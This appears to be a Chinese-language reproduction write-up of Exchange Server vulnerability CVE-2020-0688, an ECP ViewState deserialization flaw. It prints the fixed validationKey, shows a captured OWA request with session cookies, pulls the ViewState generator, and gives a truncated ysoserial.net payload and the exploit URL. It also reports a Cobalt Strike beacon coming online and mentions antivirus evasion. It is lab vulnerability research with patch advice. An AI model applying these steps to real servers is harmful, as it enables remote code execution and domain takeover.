
# CVE-2020-0688复现

## 01、 漏洞简介


Microsoft Exchange Server是微软公司推出的一套商业电子邮件系统，因其稳定、易用、安全等特点在全球多个行业被广泛地应用。2020年2月11日,微软发布了针对Exchange Server中的.Net反序列化远程代码执行漏洞CVE-2020-0688的补丁程序。该漏洞是由于Exchange Server在安装部署时未能创建应用唯一的加密密钥，导致Exchange Server在反序列化处理请求中的__VIEWSTATE 数据触发远程代码执行。Exchange 是以SYSTEM权限启用的IIS，因此普通登录用户也可通过反序列化达到提权的目的，进而可以获取域管理的权限。

## 02、漏洞复现

测试环境:Windows Server 2012 R2 Standard + Exchange Server 2013





漏洞出现在Exchange Control Panel （ECP）组件中，所有Microsoft Exchange Server在安装后的web.config文件中都拥有相同的validationKey和decryptionKey。





```
VALIDATIONKEY = CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF
VALIDATIONALG = SHA1
```

根据漏洞详情要使用YSoSerial.net生成序列化后的ViewState数据，从而在Exchange Control Panel web应用上执行任意.net代码。要构造ViewState还需要viewstateuserkey和__VIEWSTATEGENERATOR。 而viewstateuserkey为用户登录后的ASP.NET_SessionId，所以至少要有一个普通用户账户。




登录任一账户，获得ASP.NET_SessionId



```
GET /owa/ping.owa?UA=0 HTTP/1.1
Host: exchangetest.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: https://exchangetest.com/owa/
Cookie: X-BackEndCookie=S-1-5-21-3530584333-98091938-4017302766-1131=u56Lnp2ejJqBmcjLmcycxs3Sx86by9LLmcqe0saax5vSx8qcm53Pmc3GnczJgYHNz83P0MzQzt/Oz8XMx8XOzQ==; PrivateComputer=true;
PBack=0; UC=461fb02582dd449f9c9ffld35b0dbale; X-OWA-CANARY=ouLQTdquOW_sOtqfjCWy3jCWlwsvdcIkXpR23NEyYKcY6BdJgl780jnANQfIo--PrvNnJwpJTM.; OutlookSession=286722a2a2494680965fbc63a6024ab4;
mkt=zh-CN; ASP.NET_SessionId=4355ebef-0ece-42fa-bab2-61b1c806bafd; TimeOffset=-480;
cadata=z9zGy750aOPkhZo5nD3CzQJZfgwaFR5UElmDAHiAajuUiycAIpVvAPos3UDIj7IV0AurgmM3/BAaXkKqUn9Agc+AiAODs72RGt6jwduUF5PfdvBoN8eOIM5X5nVuZhlf; cadataTTL=M4KFfB7KJ4jDjtr8ZgrZSQ==;
cadataKey=gJdlHPGtCc5DDS/rAcj9oP5mJq7sATlhsCLo/n/wkr6hck+HrsO2c5Svy/n+AodwK0dK3D/Aa3X6mE6hakEVPFIMdUnee7+hmv68TH3p25mR13nKVDsotaeM7EqguHpE14xKJdt7eZTjLrSZ1TgGlb/bWP76MvOhDBhFEI3Xgqqtk9S3ey
87Ezoqp9tfpXSJnf/avCkxiTRVOSCj/BG0lXaaVjxuGeQXnObfqzBaiRYBt4dlJQep1/Mx5VK/vG/ogwWzstX+oFXt1+CYWo2Rxc3C6oSdtTCcYZKp0vAZVeaiuWRXUXaTzkCHwnq3f65ptcqjA48WLwSGxSVDUulgyw==;
cadataIV=ej5gcJEUzz9xWtvg5x3YBRQte/XvxFGW5mfUlcoUUHmVX45hf+NmfxA3J/MTI3OC/K0Ie4Skd20MM4cJRE81wi9wpiQW1yr4f9m0ZG+SxptOpUxODFd+sOCdW1tVEcIDiFeNeSe3xWRLmWtRybhP2s9aU2tYZb+Bi/sKGinRuylvBXpOTev
UZmNMQPXAIJ3RMw7W8linPOp6WDzR34ASztRfayXSZD1QWrx6odkYqCeY+xB9T/e3LGKR22BjFZRanrvnXliOts5nbOcXdwPOmU4xJTikhK20+buD5ZmCulliwxL0XqC3lzl9MIA9FTERuPKulDi+eX7Pk66NG/TZwg==;
cadataSig=n4k4tStOuugEt2OWfl3vLsyvMj+Pvi+rfJIgBbQ34StGViiQjcSACwzyD22QIJlHCkrbYhKfumNlg8omJx5ieSpcctfPLhtF16XCe9FSDgwONaTHb91N4FIxzlkdErxzaba2ooTTy09PVlNXxMxmdff+X03JVD7VvBV1cppuUzhQ6but0z
D4EvIaV7Hz3NVqlZk+DJdUbU6E+BluGLjdbUEKrIriGgfAwT/+ixKUjazz+sB6NbP83vCg4O62wRzYas1ZJulFtYjjI0hXGyqCewB0STxV+ocoSToUiFd9SSLVobaNIzcqDaYMmLvGkfxra+2995qs6U5ROqYjkdlEhA==
```

```
ASP.NET_SessionId: 4355ebef-0ece-42fa-bab2-61b1c806bafd
```

而__VIEWSTATEGENERATOR在/ecp/default.aspx的前端页面里面直接获取。



```
1
2  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
3  <!-- {4818bc65-fef6-4044-bebf-48f21be0a9d3} -->
4  <html xmlns="http://www.w3.org/1999/xhtml" dir="ltr" lang="zh-CN">
5  <head id="Head1"><meta http-equiv="Content-Type" content="text/html;&#32;CHARSET=utf-8" />
6      <link rel="shortcut icon" href="/ecp/15.0.516.30/themes/options/favicon.ico" type="image/x-icon" />
7      <title>
8
9  </title><link href="/ecp/15.0.516.30/themes/options/main_zh.css" type="text/css" rel="stylesheet" /><link href="/ecp/15.0.516.30/themes/o
10 <body class="topBody" scroll="no" role="application" onkeydown="if(typeof(HandleShortcutKeys) == 'function') {HandleShortcutKeys(event);}
11     <noscript>
12         <meta http-equiv="refresh" content="0;URL=/ecp/error.aspx?cause=noscripts" />
13     </noscript>
14     <form method="post" action="./default.aspx" id="mainForm" onsubmit="javascript:return&#32;false;">
15 <div class="aspNetHidden">
16 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKLTg2ODc1NTIwN2Rkq4F17IOr3b5o3G48PzuGNbixPFs=" />
17 </div>
18
19
20 <script src="/ecp/15.0.516.30/scripts/microsoftajax.js" type="text/javascript"></script>
21 <script src="/ecp/15.0.516.30/scripts/jquery.js" type="text/javascript"></script>
22 <script src="/ecp/15.0.516.30/scripts/ajaxcontroltoolkit.js" type="text/javascript"></script>
23 <script src="/ecp/15.0.516.30/scripts/common.js" type="text/javascript"></script>
24 <script src="/ecp/15.0.516.30/scripts/list.js" type="text/javascript"></script>
25 <script src="/ecp/15.0.516.30/scripts/navigation.js" type="text/javascript"></script>
26 <script src="/ecp/15.0.516.30/scripts/js.axd?resources=Common&amp;v=15.0.516.30&amp;c=zh-CN" type="text/javascript"></script>
27 <div class="aspNetHidden">
28
29     <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="B97B4E27" />
30 </div>
31
32
33
34
```

```
__VIEWSTATEGENERATOR: B97B4E27
```


下一步是使用ysoserial.net生成ViewState有效负载(在此进行dns带外测试)。


```
/wEy3wYAAQAAAP////8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDd
```


我们需要对ViewState有效负载进行URL编码并按如下所示构造URL：

```
/ecp/default.aspx?__VIEWSTATEGENERATOR=<__VIEWSTATEGENERATOR>&__VIEWSTATE=<ViewState>
```

发送数据包，响应码500




再到Burp Collaborator client已经收到了响应，说明漏洞存在。




CS上线测试

成功上线，真实环境中可能还需要对抗杀软。




# 03、修复建议

及时更新Microsoft Exchange Server 2010、2013、2016和2019补丁程序中发布了此漏洞的补丁程序，加强人员账户口令强度意识。

# 04、参考文章

安全客：https://www.anquanke.com/post/id/199772